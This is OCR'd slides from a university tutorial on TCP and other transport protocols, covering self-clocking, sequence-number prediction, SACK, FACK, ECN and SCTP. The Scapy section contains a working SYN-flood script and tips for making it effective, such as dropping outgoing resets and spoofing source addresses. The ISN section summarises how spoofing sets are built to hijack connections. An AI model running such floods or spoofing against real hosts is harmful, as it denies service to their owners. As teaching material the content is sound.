


19531 - Telematics

12th Tutorial - TCP and other Transport Layer Protocols

Bastian Blywis

Department of Mathematics and Computer Science
Institute of Computer Science
27. January, 2011

Outline

1. Self-Clocking
2. Initial Sequence Numbers
3. TCP + Scapy
4. Selective Acknowledgements
5. Forward Acknowledgements
6. Proactive Congestion Control
7. Explicit Congestion Control
8. TCP - A Retrospective
9. Alternative Layer 4 Protocols

Self-Clocking

Explain the self-clocking property of TCP and how the self-clocking can be disturbed.

Self-Clocking





Figure: TCP increases congestion window based on RTT exponentially (or linearly)

Self-Clocking



- ACKs trigger transmission of next segments
- Bottleneck limits RTT
- Connection is in equilibrium
- “Conservation of packets”, new segment injected in network when old segment has left network

Self-Clocking

Self-clocking can be disturbed by

- Segment loss
  - Reasons: congestion in the network, bit errors, etc
  - Fundamental problem that TCP tries to solve
- Delayed ACKs
  - Normally each segment is immediately acknowledged
  - ACKs can congest the network and can limit the throughput, especially in wireless networks
  - Receiver can suppress some acknowledgements and cumulatively acknowledge segments
  - An ACK should be generated for at least every second (full-sized) segment
  - Remember: ACK can also be piggybacked if data is also generated by the receiver
- Asymmetric routes
  - Route from A to B is not the same as from B to A, e.g., due to traffic shaping
  - ACKs experience higher delay than data segments (or vice versa)
- Other introduced delays introduced by
  - Packet inspection (firewalls)
  - NAT devices
  - Tunneling
  - Multi-path routing

Initial Sequence Numbers

Read and discuss the publication *Strange Attractors and TCP/IP Sequence Number Analysis* by Michal Zalewski that is available on this website. Have a look at his second study published one year later and discuss what has changed.

Initial Sequence Numbers

Strange Attractors and TCP/IP Sequence Number Analysis by Michal Zalewski

- Study of the initial sequence number (ISN) generator quality
- Estimates of attack feasibility
- Goal: Insertion of malicious data into TCP streams
- Goal: Corrupt/reset established TCP connections

Initial Sequence Numbers

Properties of good TCP pseudo random number generators (PRNGs)

- Full 32 or 31-bit data
- No correlation between subsequent results
- Randomness/entropy from an external, unpredictable source
  - Computers are deterministic (thankfully)
  - Random sources: user input, hardware RNG (cosmic radiation), etc
- Avoids generation of the same sequences as long as possible

Initial Sequence Numbers

Michal Zalewski's approach

- Learn about the generated ISN sequences of a PRNG a priori, e.g., in a lab environment
- Probe current state of a victim's PRNG and derive spoofing set
- Attack TCP connection

Spoofing Set

- Set of guessed values for an initial sequence number
- Enough reasonable guesses to ensure that the next ISN value is included
- Keep Spoofing Set size small enough for an attack to be feasible
  - 5,000 combinations: feasible
  - 5,000 to 60,000: still possible
  - 60,000 and more: often consume to much bandwidth and resources

Phase Space Analysis

- Map 1-dimensional input stream of ISN to 3-dimensional representation
- "Delayed coordinates"

$$
\begin{aligned}
x[n] &= s[n-2] - s[n-3] \\
y[n] &= s[n-1] - s[n-2] \\
z[n] &= s[n] - s[n-1] \\
s & \quad \text{is the input set}
\end{aligned}
$$

- Correlation between subsequent results becomes visible

Attractors for Spoofing Set Construction

- Shape specific to PRNG function, revealing dependencies between subsequent results
- Assumption: "If a sequence exhibits strong attractor behavior, then future values in the sequence will be close to the values used to construct previous points in the attractor."
- Sample sequence of approximately 50,000 ISNs
- Based on the knowledge of the last n sequence numbers, create spoofing set
- Next sequence number will (probably) be on the line L through the attractor

$$y = seq[t-1] - seq[t-2] \quad (1)$$

$$z = seq[t-2] - seq[t-3] \quad (2)$$

- Heuristic approach

Initial Sequence Numbers




Figure: 3-dimensional attractor for some sequence with guessed next sequence number at intersection with line L

Initial Sequence Numbers




Figure: Linux; attack feasibility: $< 0.05\%$

Initial Sequence Numbers




Figure: Windows 2000 and XP; attack feasibility: 12.00 - 12.08%

Initial Sequence Numbers




Figure: Cisco IOS 12.0 (unpatched); attack feasibility: 20%

Initial Sequence Numbers

Figure: Cisco IOS 12.2.10a; attack feasibility: 0.00%

Initial Sequence Numbers

Conclusion

- ISNs can be guessed with a higher probability than previously thought
- PRNG have to be as random as possible
- Randomization does not protect from man-in-the-middle attacks or eaves dropping
- Use network or application layer encryption and authentication
- Many network protocols uses PRNGs!!!

Specific facts to consider

- Attractors are specific for a given packet latency (range)
- Probing of current state of PRNG has to be possible (with same latency!)
- What about TCP connections established for a long time?

Create a TCP header with *Scapy*. Set the SYN flag and choose a random initial *sequence number* and *source port*. Append an IP header with *destination address* set to some host's address. Set the *destination port* to a port number the host is listening on. Send the packet with the `send()` function. Wrap everything in a loop that never finishes.

1. What will the program realize?
2. Your program will probably not work as desired. Why is the program not working as you might have expected and what do you have to add or modify?

```
#!/usr/bin/python
# -*- coding: utf-8 -*-

### imports
from scapy.all import *
import random

### configuration
ip_victim = "0.0.0.0"
victim_port = 80

while 1:
        ip = IP(dst=ip_victim)
        tcp_syn = TCP(sport=random.randint(49152, 65535), dport=
            victim_port, flags="S", seq=random.randint(0,
            (2**32)-1))
        send(ip/tcp_syn)
```

- Simple TCP-SYN-Flooder
- Will exhaust resources of victim
- Does (probably) not work as expected → Connection is reset when SYN-ACK received
- Attackers TCP implementation sends reset because it never sent a SYN and has no *TCP Control Buffer* (TCB); scapy sent the packet!
- Possible solutions:
  - Firewall rule to drop all outgoing TCP resets to victim's address
  - Use source IP address of non existing host(-s)

Selective Acknowledgements

Read RFC 2018 that specifies the *Selective Acknowledgement* (SACK) option for TCP.

1. What problem is addressed by SACKs and how are they used in a TCP connection?
2. Give an example for a TCP connection using the SACK option where some segments are lost and explain which values are contained in the SACK options in the TCP headers.

Selective Acknowledgements

Selective Acknowledgements (SACKs)

- Sender has limited information about segment loss - only ACKs
- (Duplicate) ACKs signal only some segment was lost, respectively which sequence number is expected as next
- Fast retransmit has low performance when multiple (non adjacent) segments are lost
- SACKs avoid the go-back-n scheme (see: flow control in the data link layer)
- Receiving TCP sends back SACKs to inform the sender of received data and gaps
- SACK options should be included in all ACKs which do not ACK the highest sequence number in the data receiver's queue
- *Sack-Permitted Option* sent in SYN segments to enable SACK option

Selective Acknowledgements




Figure: TCP Selective Acknowledgement Option

Left Edge of Block: first sequence number of a block (received bytes)

Right Edge of Block: sequence number immediately following last sequence number of the block

Selective Acknowledgements

Example

- Left window edge is 5000
- Data transmitter sends burst of 8 segments
- Each segment contains 500 data bytes
- Segments 2nd, 4th, 6th, and 8th are dropped

Triggering Segment	ACK	First Block		2nd Block		3rd Block	
		Left Edge	Right Edge	Left Edge	Right Edge	Left Edge	Right Edge
5000	5500						
5500 (lost)	—						
6000	5500	6000	6500				
6500 (lost)	—						
7000	5500	7000	7500	6000	6500		
7500 (lost)	—						
8000	5500	8000	8500	7000	7500	6000	6500
8500 (lost)	—						

Forward Acknowledgements

Have a look at the publication Forward acknowledgement: refining TCP congestion control and discuss the *Forward Acknowledgment* (FACK) congestion control algorithm. What problem is addressed by FACK and how is it used in a TCP connection?

Forward Acknowledgements

- Goal: Decoupling of congestion control from other algorithms
- Goal: Attaining more precise control during recovery
- Goal: To be used together with SACK option
- Problem: Data recovery (how to deal with segment losses) is different from congestion control
- FACK keeps (explicit) measure of outstanding data in the network
- Introduces two additional variables
  - `snd.fack`: forward-most data held by receiver (data with highest sequence number); updated based on received ACKs and information in SACKs
  - `retran_data`: quantity of outstanding retransmitted data in the network
- Outstanding data in the network is given by:

```
awnd = snd.nxt - snd.fack + retran_data
```

- Congestion control algorithms are modified to use `snd.fack` for a more accurate view of the network

TCP congestion control algorithms as implemented in TCP Vegas or TCP-LP are considered to be proactive in contrast to the common reactive algorithms. Discuss the difference of the approaches and what the term *TCP fairness* means.

Proactive Congestion Control

- Traditional congestion control algorithms are reactive
- Decrease congestion window on segment loss
- Problem: Network has already been congested
- Solution: Detect network saturation early on based on the RTT (proactive)
- When the TCP timestamp option is used a better RTT estimation is possible
- TCP-LP (Low Priority) as a special case; uses only available bandwidth and does not try to get a fair share

TCP Fairness: Each TCP stream should get fair amount of the available bandwidth. Flows sharing the same bottleneck should get the same throughput.

RFC 3168 defines an *Explicit Congestion Notification* (ECN) approach for IP and transport layer protocols. Explain how ECN works and why the principle of a layered network architecture is violated.

Explicit Congestion Control

Explicit Congestion Notification (ECN)

- Extension to IP and TCP
- Problem: Network is a black-box, state is determined by end-systems by probing
- Idea: Notify about congestion in the network
- Assumption: Congestion is a network layer problem that is caused by transport layer protocols
- ECN uses IP and TCP headers for signaling
  - *Differentiated Services* or *Traffic Class* field in IP
  - Two flags in the TCP header
- Active queue management (AQM) in routers required for ECN
- Random early detection (RED) to detect near full buffers
- AQM can set *Congestion Experienced* (CE) codepoint in IP header instead of dropping the packet

ICMP Source Quench messages are an alternative that is rarely used.




Figure: Simplified ECN example: Router R experiences congestion

TCP - A Retrospective

The TCP protocol and a selection of extensions have been discussed in the Telematics lecture and tutorial sessions. In retrospective, do you think TCP performs equally well in all kinds of networks? Are there extensions (options, congestion control algorithms, etc) that are best suited for particular application scenarios?


Discuss. . .

Alternative Layer 4 Protocols

Although TCP and UDP are the dominating transport layer protocols, there are alternatives. Give examples and name the basic features that differentiate these alternative protocols from TCP and UDP. Discuss which problems they try to solve. Can applications be easily adapted to use these alternatives?

Stream Control Transmission Protocol (SCTP)

- Reliable or unreliable connection oriented transport
- Ordered or unordered data delivery
- Message-oriented, not stream-oriented like TCP; preserves messages boundaries
- Multi-homing support
- Supports multiple *streams* in single SCTP connection
- *Streams* are unidirectional channels
- 32 bit checksum (CRC32c)
- 4-way-handshake to prevent syn-floods
- No half-open states



R. Stewart *Stream Control Transmission Protocol*
RFC 4960, 2007

0 … 15	16 … 31
Source Port Number	Destination Port Number
Verification Tag	
Checksum	

Figure: SCTP Common Header Format

0 … 15		16 … 31
Chunk Type	Chunk Flags	Chunk Length
Chunk Value		

Figure: SCTP Chunk Field Format

